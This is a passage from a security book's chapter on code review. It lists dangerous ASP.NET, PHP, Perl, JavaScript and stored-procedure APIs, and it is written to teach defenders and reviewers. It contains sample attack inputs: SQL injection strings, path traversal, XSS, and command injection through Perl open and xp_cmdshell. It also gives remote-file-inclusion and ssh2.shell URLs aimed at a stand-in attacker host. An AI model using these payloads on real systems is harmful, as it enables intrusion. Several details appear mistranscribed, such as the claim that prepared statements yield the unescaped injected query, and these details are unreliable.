AcceptTypes	Returns a string array of client-supported MIME types, as submitted in the HTTP <code>Accept</code> header.
UserLanguages	Returns a string array containing the languages accepted by the client, as submitted in the HTTP <code>Accept-Language</code> header.

## Session Interaction

ASP.NET applications can interact with the user's session to store and retrieve information in various ways.

The `Session` property provides a simple way to store and retrieve information within the current session. It is accessed in the same way as any other indexed collection:

```
Session["MyName"] = txtMyName.Text;           // store user's name
lblWelcome.Text = "Welcome " + Session["MyName"]; // retrieve user's name
```

ASP.NET profiles work much like the `Session` property does, except that they are tied to the user's profile and therefore actually persist across different sessions belonging to the same user. Users are reidentified across sessions either through authentication or via a unique persistent cookie. Data is stored and retrieved in the user profile as follows:

```
Profile.MyName = txtMyName.Text;           // store user's name
lblWelcome.Text = "Welcome " + Profile.MyName; // retrieve user's name
```

The `System.Web.SessionState.HttpSessionState` class provides another way to store and retrieve information within the session. It stores information

as a mapping from string names to object values, which can be accessed using the APIs listed in Table 19-5.

**Table 19-5:** APIs Used to Interact with the User's Session on the ASP.NET Platform

API	DESCRIPTION
Add	Adds a new item to the session collection.
Item	Gets or sets the value of a named item in the collection.
Keys	Return the names of all items in the collection.
GetEnumerator	
CopyTo	Copies the collection of values to an array.

## Potentially Dangerous APIs

This section describes some common ASP.NET APIs that can introduce security vulnerabilities if used in an unsafe manner.

### *File Access*

`System.IO.File` is the main class used to access files in ASP.NET. All of its relevant methods are static, and it has no public constructor.

The 37 methods of this class all take a filename as a parameter. Path traversal vulnerabilities may exist in every instance where user-controllable data is passed in without checking for dot-dot-slash sequences. For example, the following code opens a file in the root of the `C:\` drive on Windows:

```
string userInput = "..\\boot.ini";
FileStream fs = File.Open("C:\\temp\\" + userInput,
    FileMode.OpenOrCreate);
```

The following classes are most commonly used to read and write file contents:

- `System.IO.FileStream`
- `System.IO.StreamReader`
- `System.IO.StreamWriter`

They have various constructors that take a file path as a parameter. These may introduce path traversal vulnerabilities if user-controllable data is passed. For example:

```
string userInput = "..\\foo.txt";
FileStream fs = new FileStream("F:\\tmp\\" + userInput,
    FileMode.OpenOrCreate);
```

## Database Access

Numerous APIs can be used for database access within ASP.NET. The following are the main classes that can be used to create and execute a SQL statement:

- `System.Data.SqlClient.SqlCommand`
- `System.Data.SqlClient.SqlDataAdapter`
- `System.Data.OleDb.OleDbCommand`
- `System.Data.Odbc.OdbcCommand`
- `System.Data.SqlServerCe.SqlCeCommand`

Each of these classes has a constructor that takes a string containing a SQL statement. Also, each has a `CommandText` property that can be used to get and set the current value of the SQL statement. When a command object has been suitably configured, it is executed via a call to one of the various `Execute` methods.

If user-controllable input is part of the string being executed as a query, the application is probably vulnerable to SQL injection. For example:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username = '"
    + username + "' AND password = '" + password + "'", connection);
c.ExecuteNonQuery();
```

executes this unintended query:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
AND password = 'foo'
```

Each of the classes listed supports prepared statements via their `Parameters` property, which allows an application to create a SQL statement containing parameter placeholders and set their values in a secure and type-safe way. If used as intended, this mechanism is not vulnerable to SQL injection. For example:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username =
    @username AND password = @password", connection);
c.Parameters.Add(new OdbcParameter("@username", OdbcType.Text).Value =
    username);
c.Parameters.Add(new OdbcParameter("@password", OdbcType.Text).Value =
    password);
c.ExecuteNonQuery();
```

results in a query that is equivalent to the following:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
AND password = 'foo'
```

## ***Dynamic Code Execution***

The VBScript function `Eval` takes a string argument containing a VBScript expression. The function evaluates this expression and returns the result. If user-controllable data is incorporated into the expression to be evaluated, it might be possible to execute arbitrary commands or modify the application's logic.

The functions `Execute` and `ExecuteGlobal` take a string containing ASP code, which they execute just as if the code appeared directly within the script itself. The colon delimiter can be used to batch multiple statements. If user-controllable data is passed into the `Execute` function, the application is probably vulnerable to arbitrary command execution.

## ***OS Command Execution***

The following APIs can be used in various ways to launch an external process from within an ASP.NET application:

- `System.Diagnostics.Start.Process`
- `System.Diagnostics.Start.ProcessStartInfo`

A filename string can be passed to the static `Process.Start` method, or the `StartInfo` property of a `Process` object can be configured with a filename before calling `Start` on the object. If the user can fully control the filename string, the application is almost certainly vulnerable to arbitrary command execution. For example, the following causes the Windows `calc` program to run:

```
string userInput = "calc";  
Process.Start(userInput);
```

If the user controls only part of the string passed to `Start`, the application may still be vulnerable. For example:

```
string userInput = "..\\..\\..\\Windows\\System32\\calc";  
Process.Start("C:\\Program Files\\MyApp\\bin\\" + userInput);
```

The API does not interpret shell metacharacters such as `&` and `|`, nor does it accept command-line arguments within the filename parameter. Therefore, this kind of attack is the only one likely to succeed when the user controls only a part of the filename parameter.

Command-line arguments to the launched process can be set using the `Arguments` property of the `ProcessStartInfo` class. If only the `Arguments` parameter is user-controllable, the application may still be vulnerable to something other than code execution. For example, if an application executes the program `wget` with a user-controllable parameter as the target URL, an attacker may be able to pass dangerous command-line parameters to the `wget` process. For

example, the process might download a document and save it to an arbitrary location on the filesystem.

## URL Redirection

The following APIs can be used to issue an HTTP redirect in ASP.NET:

- `System.Web.HttpResponse.Redirect`
- `System.Web.HttpResponse.Status`
- `System.Web.HttpResponse.StatusCode`
- `System.Web.HttpResponse.AddHeader`
- `System.Web.HttpResponse.AppendHeader`
- `Server.Transfer`

The usual means of causing a redirect response is via the `HttpResponse.Redirect` method, which takes a string containing a relative or absolute URL. If the value of this string is user-controllable, the application is probably vulnerable to a phishing vector.

You should also be sure to review any uses of the `Status/StatusCode` properties and the `AddHeader/AppendHeader` methods. Given that a redirect simply involves a 3xx response containing an HTTP `Location` header, an application may implement redirects using these APIs.

The `Server.Transfer` method is also sometimes used to perform redirection. However, this does not in fact cause an HTTP redirect. Instead, it simply changes the page being processed on the server in response to the current request. Accordingly, it cannot be subverted to cause redirection to an off-site URL, so it is usually less useful to an attacker.

## Sockets

The `System.Net.Sockets.Socket` class is used to create network sockets. After a `Socket` object has been created, it is connected via a call to the `Connect` method, which takes the IP and port details of the target host as its parameters. If this host information can be controlled by the user in any way, the application may be exploitable to cause network connections to arbitrary hosts, either on the Internet or on the private DMZ or internal network on which the application is hosted.

## Configuring the ASP.NET Environment

The `web.config` XML file in the web root directory contains configuration settings for the ASP.NET environment, listed in Table 19-6, and controls how applications behave.

**Table 19-6:** Security-Relevant Configuration Settings for the ASP.NET Environment

SETTING	DESCRIPTION
<code>httpCookies</code>	Determines the security settings associated with cookies. If the <code>httpOnlyCookies</code> attribute is set to <code>true</code> , cookies are flagged as <code>HttpOnly</code> and therefore are not directly accessible from client-side scripts. If the <code>requireSSL</code> attribute is set to <code>true</code> , cookies are flagged as <code>secure</code> and therefore are transmitted by browsers only within HTTPS requests.
<code>sessionState</code>	Determines how sessions behave. The value of the <code>timeout</code> attribute determines the time in minutes after which an idle session will be expired. If the <code>regenerateExpiredSessionId</code> element is set to <code>true</code> (which is the default), a new session ID is issued when an expired session ID is received.
<code>compilation</code>	Determines whether debugging symbols are compiled into pages, resulting in more verbose debug error information. If the <code>debug</code> attribute is set to <code>true</code> , debug symbols are included.
<code>customErrors</code>	Determines whether the application returns detailed error messages in the event of an unhandled error. If the <code>mode</code> attribute is set to <code>On</code> or <code>RemoteOnly</code> , the page identified by the <code>defaultRedirect</code> attribute is displayed to application users in place of detailed system-generated messages.
<code>httpRuntime</code>	Determines various runtime settings. If the <code>enableHeaderChecking</code> attribute is set to <code>true</code> (which is the default), ASP.NET checks request headers for potential injection attacks, including cross-site scripting. If the <code>enableVersionHeader</code> attribute is set to <code>true</code> (which is the default), ASP.NET outputs a detailed version string, which may be of use to an attacker in researching vulnerabilities in specific versions of the platform.

If sensitive data such as database connection strings is stored in the configuration file, it should be encrypted using the ASP.NET “protected configuration” feature.

## PHP

This section describes ways to acquire user-supplied input, ways to interact with the user’s session, potentially dangerous APIs, and security-relevant configuration options on the PHP platform.

### Identifying User-Supplied Data

PHP uses a range of array variables to store user-submitted data, as listed in Table 19-7.

**Table 19-7:** Variables Used to Acquire User-Supplied Data on the PHP Platform

VARIABLE	DESCRIPTION
\$_GET \$HTTP_GET_VARS	Contains the parameters submitted in the query string. These are accessed by name. For example, in the following URL:  <code>https://wahn-app.com/search.php?query=foo</code>  the value of the <code>query</code> parameter is accessed using:  <code>\$_GET['query']</code>
\$_POST \$HTTP_POST_VARS	Contains the parameters submitted in the request body.
\$_COOKIE \$HTTP_COOKIE_VARS	Contains the cookies submitted in the request.
\$_REQUEST	Contains all the items in the <code>\$_GET</code> , <code>\$_POST</code> , and <code>\$_COOKIE</code> arrays.
\$_FILES \$HTTP_POST_FILES	Contains the files uploaded in the request.
\$_SERVER['REQUEST_METHOD']	Contains the method used in the HTTP request.
\$_SERVER['QUERY_STRING']	Contains the full query string submitted in the request.
\$_SERVER['REQUEST_URI']	Contains the full URL contained in the request.
\$_SERVER['HTTP_ACCEPT']	Contains the contents of the HTTP <code>Accept</code> header.
\$_SERVER['HTTP_ACCEPT_CHARSET']	Contains the contents of the HTTP <code>Accept-charset</code> header.
\$_SERVER['HTTP_ACCEPT_ENCODING']	Contains the contents of the HTTP <code>Accept-encoding</code> header.
\$_SERVER['HTTP_ACCEPT_LANGUAGE']	Contains the contents of the HTTP <code>Accept-language</code> header.
\$_SERVER['HTTP_CONNECTION']	Contains the contents of the HTTP <code>Connection</code> header.
\$_SERVER['HTTP_HOST']	Contains the contents of the HTTP <code>Host</code> header.

*Continued*

Table 19-7 (continued)

VARIABLE	DESCRIPTION
<code>\$_SERVER['HTTP_REFERER']</code>	Contains the contents of the HTTP Referer header.
<code>\$_SERVER['HTTP_USER_AGENT']</code>	Contains the contents of the HTTP User-agent header.
<code>\$_SERVER['PHP_SELF']</code>	<p>Contains the name of the currently executing script. Although the script name itself is outside an attacker's control, path information can be appended to this name. For example, if a script contains the following code:</p> <pre>&lt;form action="&lt;?= \$_SERVER['PHP_SELF'] ?&gt;"&gt;</pre> <p>an attacker can craft a cross-site scripting attack as follows:</p> <pre>/search.php/"&gt;&lt;script&gt;</pre> <p>and so on.</p>

You should keep in mind various anomalies when attempting to identify ways in which a PHP application is accessing user-supplied input:

- `$GLOBALS` is an array containing references to all variables that are defined in the script's global scope. It may be used to access other variables by name.
- If the configuration directive `register_globals` is enabled, PHP creates global variables for all request parameters — that is, everything contained in the `$_REQUEST` array. This means that an application may access user input simply by referencing a variable that has the same name as the relevant parameter. If an application uses this method of accessing user-supplied data, there may be no way to identify all instances of this other than via a careful line-by-line review of the codebase to find variables used in this way.
- In addition to the standard HTTP headers identified previously, PHP adds an entry to the `$_SERVER` array for any custom HTTP headers received in the request. For example, supplying the header:

```
Foo: Bar
```

causes:

```
$_SERVER['HTTP_FOO'] = "Bar"
```



- Input parameters whose names contain subscripts in square brackets are automatically converted into arrays. For example, requesting this URL:

```
https://wahh-app.com/search.php?query[a]=foo&query[b]=bar
```

causes the value of the `$_GET['query']` variable to be an array containing two members. This may result in unexpected behavior within the application if an array is passed to a function that expects a scalar value.

## Session Interaction

PHP uses the `$_SESSION` array as a way to store and retrieve information within the user's session. For example:

```
$_SESSION['MyName'] = $_GET['username'];           // store user's name
echo "Welcome " . $_SESSION['MyName'];             // retrieve user's name
```

The `$HTTP_SESSION_VARS` array may be used in the same way.

If `register_globals` is enabled (as discussed in the later section “Configuring the PHP Environment”), global variables may be stored within the current session as follows:

```
$MyName = $_GET['username'];
session_register("MyName");
```

## Potentially Dangerous APIs

This section describes some common PHP APIs that can introduce security vulnerabilities if used in an unsafe manner.

### *File Access*

PHP implements a large number of functions for accessing files, many of which accept URLs and other constructs that may be used to access remote files.

The following functions are used to read or write the contents of a specified file. If user-controllable data is passed to these APIs, an attacker may be able to exploit these to access arbitrary files on the server filesystem.

- `fopen`
- `readfile`
- `file`
- `fpasssthru`
- `gzopen`

- gzfile
- gzpassthru
- readgzfile
- copy
- rename
- rmdir
- mkdir
- unlink
- file\_get\_contents
- file\_put\_contents
- parse\_ini\_file

The following functions are used to include and evaluate a specified PHP script. If an attacker can cause the application to evaluate a file he controls, he can achieve arbitrary command execution on the server.

- include
- include\_once
- require
- require\_once
- virtual

Note that even if it is not possible to include remote files, command execution may still be possible if there is a way to upload arbitrary files to a location on the server.

The PHP configuration option `allow_url_fopen` can be used to prevent some file functions from accessing remote files. However, by default this option is set to 1 (meaning that remote files are allowed), so the protocols listed in Table 19-8 can be used to retrieve a remote file.

**Table 19-8:** Network Protocols That Can Be Used to Retrieve a Remote File

PROTOCOL	EXAMPLE
HTTP, HTTPS	<code>http://wahn-attacker.com/bad.php</code>
FTP	<code>ftp://user:password@wahn-attacker.com/bad.php</code>
SSH	<code>ssh2.shell://user:pass@wahn-attacker.com:22/xterm</code> <code>ssh2.exec://user:pass@wahn-attacker.com:22/cmd</code>

Even if `allow_url_fopen` is set to 0, the methods listed in Table 19-9 may still enable an attacker to access remote files (depending on the extensions installed).

**Table 19-9:** Methods That May Allow Access to Remote Files Even If `allow_url_fopen` Is Set to 0

METHOD	EXAMPLE
SMB	<code>\\wahh-attacker.com\bad.php</code>
PHP input/output streams	<code>php://filter/resource=http://wahh-attacker.com/bad.php</code>
Compression streams	<code>compress.zlib://http://wahh-attacker.com/bad.php</code>
Audio streams	<code>ogg://http://wahh-attacker.com/bad.php</code>

**NOTE** PHP 5.2 and later releases have a new option, `allow_url_include`, which is disabled by default. This default configuration prevents any of the preceding methods from being used to specify a remote file when calling one of the file include functions.

## Database Access

The following functions are used to send a query to a database and retrieve the results:

- `mysql_query`
- `mssql_query`
- `pg_query`

The SQL statement is passed as a simple string. If user-controllable input is part of the string parameter, the application is probably vulnerable to SQL injection. For example:

```
$username = "admin' or 1=1--";
$password = "foo";
$sql="SELECT * FROM users WHERE username = '$username'
    AND password = '$password'";
$result = mysql_query($sql, $link)
```

executes this unintended query:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
    AND password = 'foo'
```

The following functions can be used to create prepared statements. This allows an application to create a SQL query containing parameter placeholders and set their values in a secure and type-safe way:

- `mysqli->prepare`
- `stmt->prepare`
- `stmt->bind_param`
- `stmt->execute`
- `odbc_prepare`

If used as intended, this mechanism is not vulnerable to SQL injection. For example:

```
$username = "admin' or 1=1--";
$password = "foo";
$sql = $db_connection->prepare(
    "SELECT * FROM users WHERE username = ? AND password = ?");
$sql->bind_param("ss", $username, $password);
$sql->execute();
```

results in a query that is equivalent to the following:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
AND password = 'foo'
```

## ***Dynamic Code Execution***

The following functions can be used to dynamically evaluate PHP code:

- `eval`
- `call_user_func`
- `call_user_func_array`
- `call_user_method`
- `call_user_method_array`
- `create_function`

The semicolon delimiter can be used to batch multiple statements. If user-controllable data is passed into any of these functions, the application is probably vulnerable to script injection.

The function `preg_replace`, which performs a regular expression search and replace, can be used to run a specific piece of PHP code against every match if called with the `/e` option. If user-controllable data appears in the PHP that is dynamically executed, the application is probably vulnerable.

Another interesting feature of PHP is the ability to invoke functions dynamically via a variable containing the function's name. For example, the following code invokes the function specified in the `func` parameter of the query string:

```
<?php
    $var=$_GET[ 'func' ];
    $var();
?>
```

In this situation, a user can cause the application to invoke an arbitrary function (without parameters) by modifying the value of the `func` parameter. For example, invoking the `phpinfo` function causes the application to output a large amount of information about the PHP environment, including configuration options, OS information, and extensions.

### ***OS Command Execution***

These functions can be used to execute operating system commands:

- `exec`
- `passthru`
- `popen`
- `proc_open`
- `shell_exec`
- `system`
- The backtick operator (```)

In all these cases, commands can be chained together using the `|` character. If user-controllable data is passed unfiltered into any of these functions, the application is probably vulnerable to arbitrary command execution.

### ***URL Redirection***

The following APIs can be used to issue an HTTP redirect in PHP:

- `http_redirect`
- `header`
- `HttpMessage::setResponseCode`
- `HttpMessage::setHeaders`

The usual way to cause a redirect is through the `http_redirect` function, which takes a string containing a relative or absolute URL. If the value of

this string is user-controllable, the application is probably vulnerable to a phishing vector.

Redirects can also be performed by calling the `header` function with an appropriate `Location` header, which causes PHP to deduce that an HTTP redirect is required. For example:

```
header("Location: /target.php");
```

You should also review any uses of the `setResponseCode` and `setHeaders` APIs. Given that a redirect simply involves a 3xx response containing an HTTP `Location` header, an application may implement redirects using these APIs.

## ***Sockets***

The following APIs can be used to create and use network sockets in PHP:

- `socket_create`
- `socket_connect`
- `socket_write`
- `socket_send`
- `socket_recv`
- `fsockopen`
- `pfssockopen`

After a socket is created using `socket_create`, it is connected to a remote host via a call to `socket_connect`, which takes the target's host and port details as its parameters. If this host information is user-controllable in any way, the application may be exploitable to cause network connections to arbitrary hosts, either on the public Internet or on the private DMZ or internal network on which the application is hosted.

The `fsockopen` and `pfssockopen` functions can be used to open sockets to a specified host and port and return a file pointer that can be used with regular file functions such as `fwrite` and `fgets`. If user data is passed to these functions, the application may be vulnerable, as described previously.

## **Configuring the PHP Environment**

PHP configuration options are specified in the `php.ini` file, which uses the same structure as Windows INI files. Various options can affect an application's security. Many options that have historically caused problems have been removed from the latest version of PHP.

## Register Globals

If the `register_globals` directive is enabled, PHP creates global variables for all request parameters. Given that PHP does not require variables to be initialized before use, this option can easily lead to security vulnerabilities in which an attacker can cause a variable to be initialized to an arbitrary value.

For example, the following code checks a user's credentials and sets the `$authenticated` variable to 1 if they are valid:

```
if (check_credentials($username, $password))
{
    $authenticated = 1;
}
...
if ($authenticated)
{
    ...
}
```

Because the `$authenticated` variable is not first explicitly initialized to 0, an attacker can bypass the login by submitting the request parameter `authenticated=1`. This causes PHP to create the global variable `$authenticated` with a value of 1 before the credentials check is performed.

**NOTE** From PHP 4.2.0 onward, the `register_globals` directive is disabled by default. However, because many legacy applications depend on `register_globals` for their normal operation, you may often find that this directive has been explicitly enabled in `php.ini`. The `register_globals` option was removed in PHP 6.

## Safe Mode

If the `safe_mode` directive is enabled, PHP places restrictions on the use of some dangerous functions. Some functions are disabled, and others are subject to limitations on their use. For example:

- The `shell_exec` function is disabled because it can be used to execute operating system commands.
- The `mail` function has the parameter `additional_parameters` disabled because unsafe use of this parameter may lead to SMTP injection flaws (see Chapter 10).
- The `exec` function can be used only to launch executables within the configured `safe_mode_exec_dir`. Metacharacters within the command string are automatically escaped.

**NOTE** Not all dangerous functions are restricted by safe mode, and some restrictions are affected by other configuration options. Furthermore, there are various ways to bypass some safe mode restrictions. Safe mode should not be considered a panacea to security issues within PHP applications. Safe mode has been removed from PHP version 6.

### *Magic Quotes*

If the `magic_quotes_gpc` directive is enabled, any single quote, double quote, backslash, and `NULL` characters contained within request parameters are automatically escaped using a backslash. If the `magic_quotes_sybase` directive is enabled, single quotes are instead escaped using a single quote. This option is designed to protect vulnerable code containing unsafe database calls from being exploitable via malicious user input. When reviewing the application codebase to identify any SQL injection flaws, you should be aware of whether magic quotes are enabled, because this affects the application's handling of input.

Using magic quotes does not prevent all SQL injection attacks. As described in Chapter 9, an attack that injects into a numeric field does not need to use single quotation marks. Furthermore, data whose quotes have been escaped may still be used in a second-order attack when it is subsequently read back from the database.

The magic quotes option may result in undesirable modification of user input, when data is being processed in a context that does not require any escaping. This can result in the addition of slashes that need to be removed using the `stripslashes` function.

Some applications perform their own escaping of relevant input by passing individual parameters through the `addslashes` function only when required. If magic quotes are enabled in the PHP configuration, this approach results in double-escaped characters. Doubled-up slashes are interpreted as literal backslashes, leaving the potentially malicious character unescaped.

Because of the limitations and anomalies of the magic quotes option, it is recommended that prepared statements be used for safe database access and that the magic quotes option be disabled.

**NOTE** The magic quotes option has been removed from PHP version 6.

### *Miscellaneous*

Table 19-10 lists some miscellaneous configuration options that can affect the security of PHP applications.



**Table 19-10:** Miscellaneous PHP Configuration Options

OPTION	DESCRIPTION
<code>allow_url_fopen</code>	If disabled, this directive prevents some file functions from accessing remote files (as described previously).
<code>allow_url_include</code>	If disabled, this directive prevents the PHP file include functions from being used to include a remote file.
<code>display_errors</code>	If disabled, this directive prevents PHP errors from being reported to the user's browser. The <code>log_errors</code> and <code>error_log</code> options can be used to record error information on the server for diagnostic purposes.
<code>file_uploads</code>	If enabled, this directive causes PHP to allow file uploads over HTTP.
<code>upload_tmp_dir</code>	This directive can be used to specify the temporary directory used to store uploaded files. This can be used to ensure that sensitive files are not stored in a world-readable location.

## Perl

This section describes ways to acquire user-supplied input, ways to interact with the user's session, potentially dangerous APIs, and security-relevant configuration options on the Perl platform.

The Perl language is notorious for allowing developers to perform the same task in a multitude of ways. Furthermore, numerous Perl modules can be used to meet different requirements. Any unusual or proprietary modules in use should be closely reviewed to identify whether they use any powerful or dangerous functions and thus may introduce the same vulnerabilities as if the application made direct use of those functions.

`CGI.pm` is a widely used Perl module for creating web applications. It provides the APIs you are most likely to encounter when performing a code review of a web application written in Perl.

## Identifying User-Supplied Data

The functions listed in Table 19-11 are all members of the CGI query object.

**Table 19-11:** CGI Query Members Used to Acquire User-Supplied Data

FUNCTION	DESCRIPTION
<code>param</code> <code>param_fetch</code>	Called without parameters, <code>param</code> returns a list of all the parameter names in the request.  Called with the name of a parameter, <code>param</code> returns the value of that request parameter.  The <code>param_fetch</code> method returns an array of the named parameters.
<code>Vars</code>	Returns a hash mapping of parameter names to values.
<code>cookie</code> <code>raw_cookie</code>	The value of a named cookie can be set and retrieved using the <code>cookie</code> function.  The <code>raw_cookie</code> function returns the entire contents of the HTTP <code>Cookie</code> header, without any parsing having been performed.
<code>self_url</code> <code>url</code>	Return the current URL, in the first case including any query string.
<code>query_string</code>	Returns the query string of the current request.
<code>referer</code>	Returns the value of the HTTP <code>Referer</code> header.
<code>request_method</code>	Returns the value of the HTTP method used in the request.
<code>user_agent</code>	Returns the value of the HTTP <code>User-agent</code> header.
<code>http</code> <code>https</code>	Return a list of all the HTTP environment variables derived from the current request.
<code>ReadParse</code>	Creates an array named <code>%in</code> that contains the names and values of all the request parameters.

## Session Interaction

The Perl module `CGISession.pm` extends the `CGI.pm` module and provides support for session tracking and data storage. For example:

```
$q->session_data("MyName"=>param("username")); // store user's name
print "Welcome " . $q->session_data("MyName"); // retrieve user's name
```

## Potentially Dangerous APIs

This section describes some common Perl APIs that can introduce security vulnerabilities if used in an unsafe manner.

## File Access

The following APIs can be used to access files in Perl:

- `open`
- `sysopen`

The `open` function reads and writes the contents of a specified file. If user-controllable data is passed as the filename parameter, an attacker may be able to access arbitrary files on the server filesystem.

Furthermore, if the filename parameter begins or ends with the pipe character, the contents of this parameter are passed to a command shell. If an attacker can inject data containing shell metacharacters such as the pipe or semicolon, he may be able to perform arbitrary command execution. For example, in the following code, an attacker can inject into the `$useraddr` parameter to execute system commands:

```
$useraddr = $query->param("useraddr");
open (MAIL, "| /usr/bin/sendmail $useraddr");
print MAIL "To: $useraddr\n";
...
```

## Database Access

The `selectall_arrayref` function sends a query to a database and retrieves the results as an array of arrays. The `do` function executes a query and simply returns the number of rows affected. In both cases, the SQL statement is passed as a simple string.

If user-controllable input comprises part of the string parameter, the application is probably vulnerable to SQL injection. For example:

```
my $username = "admin' or 1=1--";
my $password = "foo";
my $sql="SELECT * FROM users WHERE username = '$username' AND password =
'$password'";
my $result = $db_connection->selectall_arrayref($sql)
```

executes this unintended query:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
AND password = 'foo'
```

The functions `prepare` and `execute` can be used to create prepared statements, allowing an application to create a SQL query containing parameter

placeholders and set their values in a secure and type-safe way. If used as intended, this mechanism is not vulnerable to SQL injection. For example:

```
my $username = "admin' or 1=1--";
my $password = "foo";
my $sql = $db_connection->prepare("SELECT * FROM users
    WHERE username = ? AND password = ?");
$sql->execute($username, $password);
```

results in a query that is equivalent to the following:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
    AND password = 'foo'
```

### ***Dynamic Code Execution***

`eval` can be used to dynamically execute a string containing Perl code. The semicolon delimiter can be used to batch multiple statements. If user-controllable data is passed into this function, the application is probably vulnerable to script injection.

### ***OS Command Execution***

The following functions can be used to execute operating system commands:

- `system`
- `exec`
- `qx`
- The backtick operator (```)

In all these cases, commands can be chained together using the `|` character. If user-controllable data is passed unfiltered into any of these functions, the application is probably vulnerable to arbitrary command execution.

### ***URL Redirection***

The `redirect` function, which is a member of the CGI query object, takes a string containing a relative or absolute URL, to which the user is redirected. If the value of this string is user-controllable, the application is probably vulnerable to a phishing vector.

## Sockets

After a socket is created using `socket`, it is connected to a remote host via a call to `connect`, which takes a `sockaddr_in` structure composed of the target's host and port details. If this host information is user-controllable in any way, the application may be exploitable to cause network connections to arbitrary hosts, either on the Internet or on the private DMZ or internal network on which the application is hosted.

## Configuring the Perl Environment

Perl provides a taint mode that helps prevent user-supplied input from being passed to potentially dangerous functions. You can execute Perl programs in taint mode by passing the `-T` flag to the Perl interpreter as follows:

```
#!/usr/bin/perl -T
```

When a program is running in taint mode, the interpreter tracks each item of input received from outside the program and treats it as tainted. If another variable has its value assigned on the basis of a tainted item, it too is treated as tainted. For example:

```
$path = "/home/pubs"           # $path is not tainted
$filename = param("file");      # $filename is from request parameter and
                                # is tainted
$full_path = $path.$filename;   # $full_path now tainted
```

Tainted variables cannot be passed to a range of powerful commands, including `eval`, `system`, `exec`, and `open`. To use tainted data in sensitive operations, the data must be “cleaned” by performing a pattern-matching operation and extracting the matched substrings. For example:

```
$full_path =~ m/^[a-zA-Z1-9]+$;/ # match alphanumeric submatch
                                # in $full_path
$clean_full_path = $1;           # set $clean_full_path to the
                                # first submatch
                                # $clean_full_path is untainted
```

Although the taint mode mechanism is designed to help protect against many kinds of vulnerabilities, it is effective only if developers use appropriate regular expressions when extracting clean data from tainted input. If an expression is too liberal and extracts data that may cause problems in the context in which it

will be used, the taint mode protection fails, and the application is still vulnerable. In effect, the taint mode mechanism reminds programmers to perform suitable validation on all input before using it in dangerous operations. It cannot guarantee that the input validation implemented will be adequate.

# JavaScript

---

Client-side JavaScript can, of course, be accessed without requiring any privileged access to the application, enabling you to perform a security-focused code review in any situation. A key focus of this review is to identify any vulnerabilities such as DOM-based XSS, which are introduced on the client component and leave users vulnerable to attack (see Chapter 12). A further reason for reviewing JavaScript is to understand what kinds of input validation are implemented on the client, and also how dynamically generated user interfaces are constructed.

When reviewing JavaScript, you should be sure to include both `.js` files and scripts embedded in HTML content.

The key APIs to focus on are those that read from DOM-based data and that write to or otherwise modify the current document, as shown in Table 19-12.

**Table 19-12:** JavaScript APIs That Read from DOM-Based Data

API	DESCRIPTION
<code>document.location</code>	Can be used to access DOM data that may be controllable via a crafted URL, and may therefore represent an entry point for crafted data to attack other application users.
<code>document.URL</code>	
<code>document.URLUnencoded</code>	
<code>document.referrer</code>	
<code>window.location</code>	
<code>document.write()</code>	Can be used to update the document's contents and to dynamically execute JavaScript code. If attacker-controllable data is passed to any of these APIs, this may provide a way to execute arbitrary JavaScript within a victim's browser.
<code>document.writeln()</code>	
<code>document.body.innerHTML</code>	
<code>eval()</code>	
<code>window.execScript()</code>	
<code>window.setInterval()</code>	
<code>window.setTimeout()</code>	

## Database Code Components

Web applications increasingly use databases for much more than passive data storage. Today's databases contain rich programming interfaces, enabling substantial business logic to be implemented within the database tier itself. Developers frequently use database code components such as stored procedures, triggers, and user-defined functions to carry out key tasks. Therefore, when you review the source code to a web application, you should ensure that all logic implemented in the database is included in the scope of the review.

Programming errors in database code components can potentially result in any of the various security defects described in this chapter. In practice, however, you should watch for two main areas of vulnerabilities. First, database components may themselves contain SQL injection flaws. Second, user input may be passed to potentially dangerous functions in unsafe ways.

### SQL Injection

Chapter 9 described how prepared statements can be used as a safe alternative to dynamic SQL statements to prevent SQL injection attacks. However, even if prepared statements are properly used throughout the web application's own code, SQL injection flaws may still exist if database code components construct queries from user input in an unsafe manner.

The following is an example of a stored procedure that is vulnerable to SQL injection in the @name parameter:

```
CREATE PROCEDURE show_current_orders
    (@name varchar(400) = NULL)
AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT id_num, searchstring FROM searchorders WHERE ' +
    'searchstring = ''' + @name + ''';
EXEC (@sql)
GO
```

Even if the application passes the user-supplied name value to the stored procedure in a safe manner, the procedure itself concatenates this directly into a dynamic query and therefore is vulnerable.

Different database platforms use different methods to perform dynamic execution of strings containing SQL statements. For example:

- **MS-SQL** — EXEC
- **Oracle** — EXECUTE IMMEDIATE

- Sybase — EXEC
- DB2 — EXEC SQL

Any appearance of these expressions within database code components should be closely reviewed. If user input is being used to construct the SQL string, the application may be vulnerable to SQL injection.

**NOTE** On Oracle, stored procedures by default run with the permissions of the definer, rather than the invoker (as with SUID programs on UNIX). Hence, if the application uses a low-privileged account to access the database, and stored procedures were created using a DBA account, a SQL injection flaw within a procedure may enable you to escalate privileges and perform arbitrary database queries.

## Calls to Dangerous Functions

Customized code components such as stored procedures are often used to perform unusual or powerful actions. If user-supplied data is passed to a potentially dangerous function in an unsafe way, this may lead to various kinds of vulnerabilities, depending on the nature of the function. For example, the following stored procedure is vulnerable to command injection in the @loadfile and @loaddir parameters:

```
Create import_data (@loadfile varchar(25), @loaddir varchar(25) )
as
begin
select @cmdstring = "$PATH/firstload " + @loadfile + " " + @loaddir
exec @ret = xp_cmdshell @cmdstring
...
...
End
```

The following functions may be potentially dangerous if invoked in an unsafe way:

